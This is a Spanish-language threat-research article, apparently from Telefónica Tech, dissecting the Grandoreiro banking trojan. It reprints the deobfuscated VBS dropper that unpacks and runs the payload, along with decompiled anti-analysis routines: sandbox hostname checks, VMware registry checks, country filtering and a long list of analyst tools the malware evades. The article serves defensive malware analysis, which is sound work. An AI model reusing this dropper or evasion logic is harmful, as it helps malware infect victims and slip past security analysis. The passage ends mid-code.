Telefónica

Grandoreiro: análisis técnico de su cadena de infección, C2 y DGA

Contexto

Grandoreiro es uno de los troyanos bancarios más activos y persistentes del ecosistema de amenazas actual. Desarrollado en Delphi y distribuido principalmente a través de campañas de phishing, este malware ha evolucionado desde una amenaza regional hasta convertirse en un actor recurrente en países de habla hispana incorporando técnicas cada vez más sofisticadas de evasión, persistencia y comunicación con su infraestructura de mando y control.

Desde el servicio de malware de Telefónica Tech desglosamos en detalle la cadena completa de infección de Grandoreiro, desde la ejecución inicial mediante scripts VBS hasta la descarga y ejecución de sus distintas etapas en memoria.

A lo largo del documento examinamos sus mecanismos de antianálisis, los procesos de fingerprinting de la víctima, los algoritmos de cifrado empleados y el uso de generación dinámica de dominios (DGA) y DNS over HTTPS para el contacto con el C2, proporcionando una visión completa de su funcionamiento interno y de las técnicas que lo convierten en una amenaza especialmente resiliente.

Índice

Introducción

Grandoreiro es un troyano bancario de origen brasileño, desarrollado en el lenguaje de programación Delphi. Desde su aparición, ha pasado de ser una amenaza regional afectando solo a bancos de Brasil, a afectar en gran medida a países de habla hispana.

Suele llegar con phishing y enlaces externos para la descarga de un fichero comprimido y dentro del mismo se pueden encontrar:

- VBS/JS que actúa como dropper y/o downloader.
- Un ejecutable legítimo que carga una DLL maliciosa (Grandoreiro) usando DLL side-loading.

Ejecución inicial con VBS

En este caso, el vector de entrada se trata de un phishing con un enlace externo a una factura falsa. Este enlace descarga un archivo ISO que contiene en su interior un script VBS (VBScript), el cual actúa como **dropper**.

La cadena de infección se inicia mediante la ejecución del script ofuscado **Acuerd10LB19311654_QENEP3JRD90euvx-0Cita56582.vbs**, el cual actúa como vector de entrada inicial.

Una vez desofuscado el script, se observó que comienza con la configuración de nombres de archivo y la generación de un archivo **ZIP** usando codificación **Base64**.

```
frvJDdRAj=""
slash="\"
_exe=".exe"
zip_name="k#hr8xuY1ZEJNHYD8"
_zip=".zip")
_jse="vXYlIOmZOQttMxhLbATFa.jse"
_jse_2="pjNvdRUN0H.jse"
zip_b64=zip_part1 & zip_part2 & zip_part3 & zip_part4 & zip_part5 & zip_part6 & zip_part7
```

Después se comprueba si el archivo **%LOCALAPPDATA%\ pjNvdRUN0H.jse**, si existe, lee la primera línea de este archivo, el cual contiene la ruta a un ejecutable, después se comprueba si este ejecutable existe y en caso de que exista, se ejecuta.

Posteriormente, el script verifica la existencia del archivo **%LOCALAPPDATA%\pjNvdRUN0H.jse**, en caso de que el archivo exista en el sistema, se procede a la lectura de su primera línea para extraer la ruta de un binario. Si dicho ejecutable existe, el script inicia su ejecución.

```
Dim wscript_shell,localappdata,FileSystemObject,localappdata_jse_2,JJfNbVkv,exe_path,path_zip

Set wscript_shell=CreateObject("WScript.Shell")

localappdata=wscript_shell.ExpandEnvironmentStrings("%LOCALAPPDATA%")
localappdata_jse_2=localappdata & slash & _jse_2

Set FileSystemObject=CreateObject("Scripting.FileSystemObject")


If FileSystemObject.FileExists(localappdata_jse_2) Then
    Dim CJliBvSZggUXyqS,KUFCNoMPnJepHHY

    Set CJliBvSZggUXyqS=FileSystemObject.OpenTextFile(localappdata_jse_2, 1)
    KUFCNoMPnJepHHY=CJliBvSZggUXyqS.ReadLine()
    CJliBvSZggUXyqS.Close

    If FileSystemObject.FileExists(KUFCNoMPnJepHHY) Then
        CreateObject("WScript.Shell").Run KUFCNoMPnJepHHY
        Wscript.Quit
    End If
End If
```

En caso de que no exista, decodifica y descomprime un archivo zip, lo guarda en **%localappdata%** y renombra el archivo contenido en el zip vXYlIOmZOQttMxhLbATFa.jse contenido a **vXYlIOmZOQttMxhLbATFa.exe**.

Finalmente, este binario se ejecuta.

En caso de que este archivo no exista, el script decodifica y descomprime un archivo ZIP en **%LOCALAPPDATA%**. Posteriormente, renombra el archivo **vXYlIOmZOQttMxhLbATFa.jse** a **vXYlIOmZOQttMxhLbATFa.exe** para proceder con su ejecución.

Finalmente, el script crea el archivo **pjNvdRUN0H.jse** y escribe en él la ruta del binario **vXYlIOmZOQttMxhLbATFa.exe**.

```
Dim Microsoft_XMLDOM,asotFGKV

Set Microsoft_XMLDOM=CreateObject("Microsoft.XMLDOM")
Set ADODB_Stream=CreateObject("ADODB.Stream")
Set PvNnTyuSoPHfrjF=Microsoft_XMLDOM.createElement("PvNnTyuSoPHfrjF")

PvNnTyuSoPHfrjF.DataType="bin.base64"
PvNnTyuSoPHfrjF.Text=zip_b64

ADODB_Stream.Type=1
ADODB_Stream.Open
ADODB_Stream.Write PvNnTyuSoPHfrjF.NodeTypedValue

path_zip=localappdata & slash & zip_name & _zip

ADODB_Stream.SaveToFile path_zip,2
ADODB_Stream.Close

copy_file_to_path path_zip,localappdata

FileSystemObject.MoveFile localappdata & slash & _jse, localappdata & slash & zip_name & _exe

exe_path=localappdata & slash & zip_name & _exe

CreateObject("Shell.Application").ShellExecute exe_path, "", "", "open", 1


Set JJfNbVkv=FileSystemObject.CreateTextFile(localappdata_jse_2,True)

JJfNbVkv.WriteLine exe_path
JJfNbVkv.Close
FileSystemObject.DeleteFile path_zip
```


Por último, existen funciones a modo de *decoy* para confundir.

```
Function asotFGKV7()
    Dim z

    z = Int((100 * Rnd) + 1)
    WScript.Sleep 5
    asotFGKV7 = z

End Function

Function asotFGKV8()
    Dim f

    f = "STRRANDOM_placeholder"
    asotFGKV8 = f

End Function

Function asotFGKV4()
    Dim t
    t = "dummy_" & Time
    asotFGKV4 = t
End Function
```

Ejecución de la segunda etapa

Identificación del EP (*Entry Point*)

El ejecutable (**vXYIlOmZOQttMxhLbATFa.jse**) extraído se trata de un binario escrito en Embarcadero Delphi (Object Pascal), para sistemas de 32 bits.




El *Entry Point* del binario inicializa un **mutex** utilizando la fecha actual como identificador antes de proceder con el despliegue del formulario principal.

```
v10 = v2;
System::Sysutils::DateTimeToStr((int)off_9387CC, (int)&v9, v3, HIDWORD(*(unsigned __int64 *)&v2), SLODWORD(v2));
UStrAsg(&mutex, v9);
lpName = UStrToPWChar((int *)mutex);
if ( !CreateMutexW_0(0, -1, (LPCWSTR)lpName) || GetLastError_0() == ERROR_ALREADY_EXISTS )
{
  v6[2] = &savedregs;
  v6[1] = &loc_922583;
  v6[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v6);
  show_error_msgbox(a1, a2);
}
```

Posteriormente, el punto de entrada del ejecutable confirma la instanciación del formulario principal mediante la invocación del método **TApplication.CreateForm()**.

```
_DWORD *__usercall start@<eax>(int a1@<esi>, int a2@<edi>)
{
  double v2; // st7
  int v3; // ecx
  int *lpName; // eax
  _DWORD v6[3]; // [esp-18h] [ebp-38h] BYREF
  unsigned int v7[2]; // [esp-Ch] [ebp-2Ch] BYREF
  int *v8; // [esp-4h] [ebp-24h]
  int v9; // [esp+4h] [ebp-1Ch] BYREF
  double v10; // [esp+8h] [ebp-18h]
  int savedregs; // [esp+20h] [ebp+0h] BYREF

  v9 = 0;
  sub_412970((int)&dword_911480);
  v8 = &savedregs;
  v7[1] = (unsigned int)&loc_9225E0;
  v7[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v7);
  v2 = unknown_libname_375();
  v10 = v2;
  System::Sysutils::DateTimeToStr((int)off_9387CC, (int)&v9, v3, HIDWORD(*(unsigned __int64 *)&v2), SLODWORD(v2));
  UStrAsg(&mutex, v9);
  lpName = UStrToPWChar((int *)mutex);
  if ( !CreateMutexW_0(0, -1, (LPCWSTR)lpName) || GetLastError_0() == ERROR_ALREADY_EXISTS )
  {
    v6[2] = &savedregs;
    v6[1] = &loc_922583;
    v6[0] = NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, (unsigned int)v6);
    show_error_msgbox(a1, a2);
  }
  TApplication_Initialize((TApplication_Self *)*j_TApplication_Self);
  TApplication_SetMainFormOnTaskBar(*j_TApplication_Self, 0);
  TApplication_CreateForm(
    (TApplication_Self *)*j_TApplication_Self,
    VMT_7994F8_TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1,
    NoType_Reference);
  Vcl::Forms::TApplication::Run((TApplication_Self *)*j_TApplication_Self);
  __writefsdword(0, v7[0]);
  v8 = (int *)&loc_9225E7;
  return j_FreeMem(&v9);
}
```

Tras localizar el nombre del formulario, se identifican diversos procedimientos asociados, destacando la función **FormCreate()** y diversos manejadores de eventos (**OnClick handlers**).



El análisis se centra exclusivamente en los *handlers* de eventos **OnClick**, debido a que la lógica maliciosa está condicionada a la interacción directa del usuario con los componentes de la interfaz.

El *handler* principal se trata de **TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1_TrexalonPivotEngineuOQqCXRZuZuDXvRoKNGYzpnOC03Click()**.

En este *handler*, malware emplea la función **GetTickCount** para medir el tiempo de ejecución como medida de antianálisis, además de verificar la presencia de accesos directos (**LNK**) en el escritorio para detectar entornos de *sandbox*. Si estas validaciones son negativas, se lanza el siguiente mensaje de error: 'Hubo un error al ver su documento, reinicie su computadora y vuelva a intentarlo', acto seguido el proceso finaliza.

```
v12 = &savedregs;
v11 = &loc_79A7C3;
ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList);
*(_DWORD *)&TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1_Self->Cardinal_TrexalonPivotEngineuOQqCXRZuKTBFGClV02 = GetTickCount() - *(_DWO
v3 = *(_DWORD *)&TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1_Self->_TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1__1_TrexalonPivotEngineuOQqCX
v4 = v3;
if ( v3 )
  v4 = *(_DWORD *)(v3 - 4);
sub_799F64(
  *(_DWORD *)&TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1_Self->_TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1__1_TrexalonPivotEngineuOQqCXRZu
  v4 - 1);
v5 = j_Random(5000, 15000);
if ( (unsigned __int8)mw_GetTickCount64_antianalisys() != 1
  || (unsigned __int8)mw_check_for_programs_installed(v4, v5, v3) )
{
  v9[2] = &savedregs;
  v9[1] = &loc_79A79F;
  v9[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v9);
  show_error_msgbox_0(v4, v3);
  __writefsdword(0, (unsigned int)v11);
  System::__linkproc__ Halt0(&loc_79A7A6);
}
Width = TScreen_GetWidth(*off_938C24);
TCustomForm_SetLeft(TControl_Self_0, v5 + Width);
TApplication_SetMainFormOnTaskBar(*j_TApplication_Self, 0);
ShowWindow(*(HWND *)(*j_TApplication_Self + 400), SW_HIDE);
TForm_SetVisible(TControl_Self_0);
LOBYTE(ShortInt_Alloc) = 1;
RapidFluxCoreBMwRpzfTZJT01_Create(VMT_79C1BC_RapidFluxCoreBMwRpzfTZJT01, ShortInt_Alloc);
TThread_Start(TThread_Self);
__writefsdword(0, (unsigned int)ExceptionList);
v12 = (int *)&loc_79A7CA;
j_FreeMem_0(v13, 26);
```

Los programas comprobados en el escritorio (LNK) son:


- Google Chrome
- CCleaner
- Firefox
- FileZilla Client
- Acrobat Reader DC
- Microsoft Edge
- Skype

```
int dec_str__2; // [esp+30h] [ebp-Ch] BYREF
int dec_str__1; // [esp+34h] [ebp-8h] BYREF
int dec_str_; // [esp+38h] [ebp-4h] BYREF
int savedregs; // [esp+3Ch] [ebp+0h] BYREF

v6 = &savedregs;
v5 = &loc_79A1FB;
ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList);
sub_7440B4(Google_Chrome_Qt7Ht, (int)&enc_str);
mw_decrypt(0, enc_str, (__int32)&dec_str_, a1, a3);
sub_7440B4(CCleaner_tdPPr, (int)&enc_str_1);
mw_decrypt(0, enc_str_1, (__int32)&dec_str__1, a1, a3);
sub_7440B4(Firefox_oMr6x, (int)&enc_str_2);
mw_decrypt(0, enc_str_2, (__int32)&dec_str__2, a1, a3);
sub_7440B4(FileZilla_Client_7tBfQ, (int)&enc_str_3);
mw_decrypt(0, enc_str_3, (__int32)&dec_str__3, a1, a3);
sub_7440B4(Acrobat_Reader_DC_DIBVB, (int)&enc_str_4);
mw_decrypt(0, enc_str_4, (__int32)&dec_str__4, a1, a3);
sub_7440B4(Microsoft_Edge_lridN, (int)&enc_str_5);
mw_decrypt(0, enc_str_5, (__int32)&dec_str__5, a1, a3);
sub_7440B4(Skype_UjS7n, (int)&enc_str_6);
mw_decrypt(0, enc_str_6, (__int32)&dec_str__6, a1, a3);
if ( (unsigned __int8)mw_check_lnk_under_Desktop(dec_str_, a2, a1, a3)
  && (unsigned __int8)mw_check_lnk_under_Desktop(dec_str__1, a2, a1, a3)
  && (unsigned __int8)mw_check_lnk_under_Desktop(dec_str__2, a2, a1, a3)
  && (unsigned __int8)mw_check_lnk_under_Desktop(dec_str__3, a2, a1, a3)
  && (unsigned __int8)mw_check_lnk_under_Desktop(dec_str__4, a2, a1, a3)
  && (unsigned __int8)mw_check_lnk_under_Desktop(dec_str__5, a2, a1, a3) )
{
  mw_check_lnk_under_Desktop(dec_str__6, a2, a1, a3);
}
__writefsdword(0, (unsigned int)v5);
v7 = &loc_79A202;
return j_FreeMem_0(&enc_str_6, 14);
```

Si las comprobaciones son exitosas se crea el hilo principal del malware.

```
Width = TScreen_GetWidth(*off_938C24);
TCustomForm_SetLeft(TControl_Self_0, v5 + Width);
TApplication_SetMainFormOnTaskBar(*j_TApplication_Self, 0);
ShowWindow(*(HWND *)(*j_TApplication_Self + 400), SW_HIDE);
TForm_SetVisible(TControl_Self_0);
LOBYTE(ShortInt_Alloc) = 1;
RapidFluxCoreBMwRpzfTZJT01_Create(VMT_79C1BC_RapidFluxCoreBMwRpzfTZJT01, ShortInt_Alloc);
TThread_Start(TThread_Self);
```

La función **Create()** de este hilo genera una cadena aleatoria y la guarda en una variable global, posiblemente para actuar como identificador.




```
LOBYTE(Boolean_CreateSuspended) = 1;
TThread_Create_0((TThread_Self *)RapidFluxCoreBMwRpzfTZJT01_Self, 0, Boolean_CreateSuspended);
TThread_SetFreeOnTerminate((int)RapidFluxCoreBMwRpzfTZJT01_Self_1, 1);
mw_create_random_str_0((unsigned int)&rand_str, ShortInt_Alloc_1, (int)RapidFluxCoreBMwRpzfTZJT01_Self_1, v4);
UStrAsg(&random_str_thread, rand_str);
__writefsdword(0, v8[0]);
sub_79D851_1 = sub_79D851;
j_FreeMem(&rand_str);
```

Por otro lado, a través del análisis de la **VMT** (*Virtual Method Table*), se obtiene la función **sub_79DB00()** (offset +8) como la función responsable de ejecutar la lógica principal del malware.

```
79C1BC ; RapidFluxCoreBMwRpzfTZJT01_Self *const VMT_79C1BC_RapidFluxCoreBMwRpzfTZJT01
79C1BC VMT_79C1BC_RapidFluxCoreBMwRpzfTZJT01 dd offset RapidFluxCoreBMwRpzfTZJT01_VMT
79C1BC                                       ; DATA XREF: MAIN_TDockSphereUnit3wOZDbyyXuxb7qZFcWHIBy1_
79C1BC                                       ; SelfPtr
79C1C0                 dd 0                  ; IntfTable
79C1C4                 dd 0                  ; AutoTable
79C1C8                 dd 0                  ; InitTable
79C1CC                 dd offset RapidFluxCoreBMwRpzfTZJT01_TypeInfo ; TypeInfo
79C1D0                 dd offset RapidFluxCoreBMwRpzfTZJT01_FieldTable ; FieldTable
79C1D4                 dd offset RapidFluxCoreBMwRpzfTZJT01_MethodTable ; MethodTable
79C1D8                 dd 0                  ; DynamicTable
79C1DC                 dd offset RapidFluxCoreBMwRpzfTZJT01_ClassName ; ClassName
79C1E0                 dd 34h                ; InstanceSize
79C1E4                 dd offset VMT_49BDF8_TThread ; Parent
79C1E8                 dd offset TObject_Equals
79C1EC                 dd offset TObject_GetHashCode
79C1F0                 dd offset unknown_libname_47 ; BDS2008-RADxe10 Component Library & Packages
79C1F4                 dd offset TObject_SafeCallException
79C1F8                 dd offset TThread_AfterConstruction
79C1FC                 dd offset TThread_BeforeDestruction
79C200                 dd offset TObject_Dispatch ; KB_System_TObject_Dispatch
79C204                 dd offset TObject_DefaultHandler
79C208                 dd offset TObject_NewInstance
79C20C                 dd offset TCSpinEdit_CreateWnd
79C210                 dd offset TThread_Destructor
79C214 RapidFluxCoreBMwRpzfTZJT01_VMT dd offset sub_4D1704
79C214                                       ; DATA XREF: .text:VMT_79C1BC_RapidFluxCoreBMwRpzfTZJT01↑
79C214                                       ; .text:0079C2B0↓o
79C214                                       ; '+0'
79C218                 dd offset nullsub_1097 ; '+4'
79C21C                 dd offset sub_79DB00  ; '+8'
79C220                 dd offset TThread_ShutdownThread ; '+C'
79C224 RapidFluxCoreBMwRpzfTZJT01_FieldTable dw 0
```

La función **sub_79DB00()** sólo actúa como wrapper de **mw_main()**.

```
int __usercall sub_79DB00@<eax>(TThread_Self *TThread_AThread@<eax>, int a2@<esi>, unsigned int a3@<edi>)
{
  int dec_str__1; // esi
  double v5; // st7
  unsigned int v7[2]; // [esp-Ch] [ebp-9Ch] BYREF
  int *v8; // [esp-4h] [ebp-94h]
  __int32 v9[2]; // [esp+8h] [ebp-88h] BYREF
  int enc_str; // [esp+10h] [ebp-80h] BYREF
  int dec_str_; // [esp+14h] [ebp-7Ch] BYREF
  double v12; // [esp+18h] [ebp-78h]
  int v13[25]; // [esp+24h] [ebp-6Ch] BYREF
  void *slash[2]; // [esp+88h] [ebp-8h] BYREF
  int savedregs; // [esp+90h] [ebp+0h] BYREF

  v8 = &savedregs;
  v7[1] = (unsigned int)&loc_79DBC9;
  v7[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v7);
  sub_74B0F8(dd_mm_yyyy_, (int)&enc_str);
  mw_decrypt(0, enc_str, (__int32)&dec_str_, a2, a3);
  dec_str__1 = dec_str_;
  v5 = mw_format_date();
  v12 = v5;
  v9[1] = dec_str__1;
  System::Sysutils::FormatDateTime(LODWORD(v5), HIDWORD(*(unsigned __int64 *)&v5));
  sub_74B0F8(_, (int)v9);
  mw_decrypt(0, v9[0], (__int32)slash, dec_str__1, a3);
  mw_main(TThread_AThread, (int)slash[1], slash[0], dec_str__1, a3);
  __writefsdword(0, v7[0]);
  v8 = (int *)&loc_79DBD0;
  j_FreeMem(v9);
  j_FreeMem_0(&enc_str, 2);
  return j_FreeMem_0(v13, 27);
}
```

Antianalisis

La función **mw_main()** inicia su ejecución con una serie de técnicas de **antianálisis**.

```
if ( mw_anti_analisis(v5, 0, i, dec_str_) )
{
  fingerprint_machine[20] = (int)TThread_AThread;
  fingerprint_machine[19] = (int)mw_error_msgbox;
  TThread_AThread_2 = TThread_AThread;
  sub_79CCEC_1 = mw_error_msgbox;
  System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod);
}
```

El procedimiento **mw_anti_analisys()** devuelve TRUE si identifica indicadores de análisis y en este caso, el malware despliega un mensaje con un error falso.

El antianálisis consta de la verificación de los códigos de país **CZ**, **RU** y **NL**, además de detectar **sandbox**, directorios específicos presentes en el sistema, la identificación de **VMWare** mediante el registro del sistema y por último la búsqueda de procesos conocidos utilizados para el análisis.

```
bool __usercall mw_anti_analisis@<al>(void *a1@<edx>, void *a2@<ebx>, int i@<edi>, int dec_str_@<esi>)
{
  void *v4; // edx
  char v5; // al
  bool result; // al

  result = 1;
  if ( !(unsigned __int8)mw_check_country_code(a1, a2, i, dec_str_) )
  {
    mw_anti_sandbox(v4, i, dec_str_);
    if ( !v5
      && !(unsigned __int8)mw_check_directories_in_drives(dec_str_, i)
      && !(unsigned __int8)mw_VMWARE(dec_str_, i)
      && !(unsigned __int8)mw_search_for_processes(dec_str_, i) )
    {
      return 0;
    }
  }
  return result;
}
```

La función **mw_check_contry_code()** devuelve TRUE si localiza los códigos de país **CZ, RU o NL**, para obtener esta información realiza una consulta externa a http://ip-api.com/json.

```
mw_ip_api_countryCode((int)&dec_str, TThreadMethod_AMethod, 0, i, dec_str_, ExceptionList);
mw_select_enc_processes_tools(CZ_2sKG4, &enc_str);
mw_decrypt(0, enc_str, (__int32)&dec_str__1, dec_str_, i);
System::__linkproc__ UStrEqual(dec_str, dec_str__1);
if ( !v4 )
{
  mw_select_enc_processes_tools(RU_LufLS, &enc_str_1);
  mw_decrypt(0, enc_str_1, (__int32)&dec_str__2, dec_str_, i);
  System::__linkproc__ UStrEqual(dec_str, dec_str__2);
  if ( !v4 )
  {
    mw_select_enc_processes_tools(NL_19RaI, &enc_str_2);
    mw_decrypt(0, enc_str_2, (__int32)&dec_str__3, dec_str_, i);
    System::__linkproc__ UStrEqual(dec_str, dec_str__3);
  }
}
```

La función **mw_anti_sandbox()** implementa las siguientes comprobaciones.

Patrón 1:

```
computername == "WIN-VUA6POUV5UP" OR

computername == "Win-StephyPC3" OR

computername == "difusor" OR

computername == "DESTOP2457"
```

Patrón 2:

```
if (computername == "JOHN-PC") {

    If (username == "John") { //... }

}
```

Patrón 3:

```
if (country == "US") {
    if (avs == "0") {             // sin antivirus
        if (os == "7") { //... }  // Windows 7
    }
}
```

Patrón 4:

```
if (computername == "WORK") {
    if (username == "WORK") {
        if (os == "7") { //... }  // Windows 7
    }
}
```

Patrón 5:

```
if (country == "US") {
    if (computername == "WIN-LTLFLAIIIS9W") {
        If (username == "elias") { //... }
    }
}
```

Patrón 6:

```
if (computername == "DESKTOP-XXXXXXX") {
    if (username == "nagini") { //... }
}
```

Check adicional:

```
Username == "WDAGUtilityAccount"
```

Este nombre de usuario específico es la cuenta de servicio de **Windows Defender Application Guard** (WDAG) — la virtualización de Microsoft para aislar el navegador.

```
mw_ip_api_countryCode((int)&country_code, TThreadMethod_AMethod, 0,
mw_get_os_version(&os_version, i, dec_str_);
mw_GetComputerNameW(&computername);
mw_get_username_from_env(&username, 0, i, dec_str_);
mw_get_AVS_via_COM(&avs, i, dec_str_);
mw_select_enc_processes_tools(WIN0x2dVUA6POUV5UP_rArR6, &enc_str);
mw_decrypt(0, enc_str, (__int32)&host_name_sandbox, dec_str_, i);
System::__linkproc__ UStrEqual(computername, host_name_sandbox);
if ( !v3 )
{
  mw_select_enc_processes_tools(Win0x2dStephyPC3_YKiVu, &enc_str_1);
  mw_decrypt(0, enc_str_1, (__int32)&dec_str__6, dec_str_, i);
  System::__linkproc__ UStrEqual(computername, dec_str__6);
  if ( !v3 )
  {
    mw_select_enc_processes_tools(difusor_KaXrM, &enc_str_2);
    mw_decrypt(0, enc_str_2, (__int32)&dec_str__7, dec_str_, i);
    System::__linkproc__ UStrEqual(computername, dec_str__7);
    if ( !v3 )
    {
      mw_select_enc_processes_tools(DESTOP2457_KGiGw, &enc_str_3);
      mw_decrypt(0, enc_str_3, (__int32)&dec_str__8, dec_str_, i);
      System::__linkproc__ UStrEqual(computername, dec_str__8);
    }
  }
}
```

La función **mw_check_directories_in_drives()** comprueba si los siguientes directorios existen:

- D:\TOOLS\ProcessInvestigator\
- A:\TOOLS\ProcessInvestigator\
- F:\TOOLS\ProcessInvestigator\
- G:\TOOLS\ProcessInvestigator\
- H:\TOOLS\ProcessInvestigator\
- C:\TOOLS\ProcessInvestigator\
- D:\programming
- D:\script

```
mw_select_enc_processes_tools(D__TOOLS_ProcessInvestig_ycwbz, &enc_str);
mw_decrypt(0, enc_str, (__int32)&D__TOOLS_ProcessInvestig, dec_str_, i);
mw_select_enc_processes_tools(A__TOOLS_ProcessInvestig_V3DmK, &enc_str_1);
mw_decrypt(0, enc_str_1, (__int32)&A__TOOLS_ProcessInvestig, dec_str_, i);
mw_select_enc_processes_tools(F__TOOLS_ProcessInvestig_qNGBh, &enc_str_2);
mw_decrypt(0, enc_str_2, (__int32)&F__TOOLS_ProcessInvestig, dec_str_, i);
mw_select_enc_processes_tools(G__TOOLS_ProcessInvestig_Q8nIh, &enc_str_3);
mw_decrypt(0, enc_str_3, (__int32)&G__TOOLS_ProcessInvestig, dec_str_, i);
mw_select_enc_processes_tools(H__TOOLS_ProcessInvestigYtor__jIH3G, &enc_str_4);
mw_decrypt(0, enc_str_4, (__int32)&H__TOOLS_ProcessInvestigYtor, dec_str_, i);
mw_select_enc_processes_tools(C__TOOLS_ProcessInvestigtor__L2Odk, &enc_str_5);
mw_decrypt(0, enc_str_5, (__int32)&C__TOOLS_ProcessInvestigtor, dec_str_, i);
mw_select_enc_processes_tools(D__programming_hVlQa, &enc_str_6);
mw_decrypt(0, enc_str_6, (__int32)&D__programming_, dec_str_, i);
mw_select_enc_processes_tools(D__script_HgF8K, &enc_str_7);
mw_decrypt(0, enc_str_7, (__int32)&D__script, dec_str_, i);
if ( !(unsigned __int8)System::Sysutils::DirectoryExists(D__TOOLS_ProcessInvestig, 1, v2)
  && !(unsigned __int8)System::Sysutils::DirectoryExists(A__TOOLS_ProcessInvestig, 1, v3)
  && !(unsigned __int8)System::Sysutils::DirectoryExists(F__TOOLS_ProcessInvestig, 1, v4)
  && !(unsigned __int8)System::Sysutils::DirectoryExists(G__TOOLS_ProcessInvestig, 1, v5)
  && !(unsigned __int8)System::Sysutils::DirectoryExists(H__TOOLS_ProcessInvestigYtor, 1, v6)
  && !(unsigned __int8)System::Sysutils::DirectoryExists(C__TOOLS_ProcessInvestigtor, 1, v7)
  && !(unsigned __int8)System::Sysutils::DirectoryExists(D__programming_, 1, v8) )
{
  System::Sysutils::DirectoryExists(D__script, 1, v9);
}
```

La función **mw_VMWARE()** comprueba la siguiente clave de registro:

HKLM\SOFTWARE\VMware, Inc.\VMware Tools

```
mw_select_enc_processes_tools(_SOFTWARE_VMware0x2c_Inc__V_x12kn, &enc_str);
mw_decrypt(0, (__int32)enc_str, (__int32)&string_Key, dec_str_, i);
v11 = 0;
LOBYTE(ShortInt_Alloc) = 1;
TRegistry_Create(VMT_51A300_TRegistry, ShortInt_Alloc);
TRegistry_Self = TRegistry_Self_1;
enc_str = &savedregs;
v8 = (int *)&loc_74FCBF;
@System@@HandleFinally$qqrv_154 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&@System@@HandleFinally$qqrv_154);
TRegistry_SetRootKey(TRegistry_Self_1, HKEY_LOCAL_MACHINE);
TRegistry_OpenKeyReadOnly(TRegistry_Self, string_Key);
if ( v4 )
  v11 = 1;
```

La función **mw_search_for_processes()** busca nombres de procesos conocidos:

- regmon.exe
- procmon.exe
- filemon.exe
- Wireshark.exe
- ProcessHacker.exe
- PCHunter64.exe
- PCHunter32.exe
- JoeTrace.exe
- ollydbg.exe

- ida.exe
- x64dbg.exe
- cheatengine.exe
- ollyice.exe
- fiddler.exe
- devenv.exe
- radare2.exe
- ghidra.exe
- frida.exe
- binaryninja.exe
- cutter.exe
- hopper.exe
- jd-gui.exe
- canvas.exe
- pebrowsepro.exe
- gdb.exe
- scylla.exe
- volatility.exe
- cffexplorer.exe
- angr.exe
- pestudio.exe
- die.exe
- ethereal.exe
- Capsa.exe
- tcpdump.exe
- NetworkMiner.exe
- smartsniff.exe
- nw.exe
- snort.exe
- pcap.exe
- SolarWinds.NetPerfMon.exe
- nmap.exe
- nessusd.exe

- PacketSled.exe
- prtg.exe
- cain.exe
- NetworkAnalyzerPro.exe
- OmniPeek.exe
- netmon.exe
- colasoft.exe
- netwitness.exe
- netscanpro.exe
- packetanalyzer.exe
- packettotal.exe
- tshark.exe
- windump.exe
- PRTG Probe.exe
- NetFlowAnalyzer.exe
- SWJobEngineWorker2x64.exe
- NetPerfMonService.exe
- SolarWinds.DataProcessor.exe
- ettercap.exe
- apimonitor.exe
- apimonitor-x64.exe
- apimonitor-x32.exe
- x32dbg.exe
- x96dbg.exe
- fakenet.exe
- hexworkshop.exe
- Dbgview.exe
- sysexp.exe
- vmtoolsd.exe
- procexp64.exe
- procexp64a.exe
- procexp.exe

```
mw_select_enc_processes_tools(sysexp_exe_xC54y, &enc_str_68);
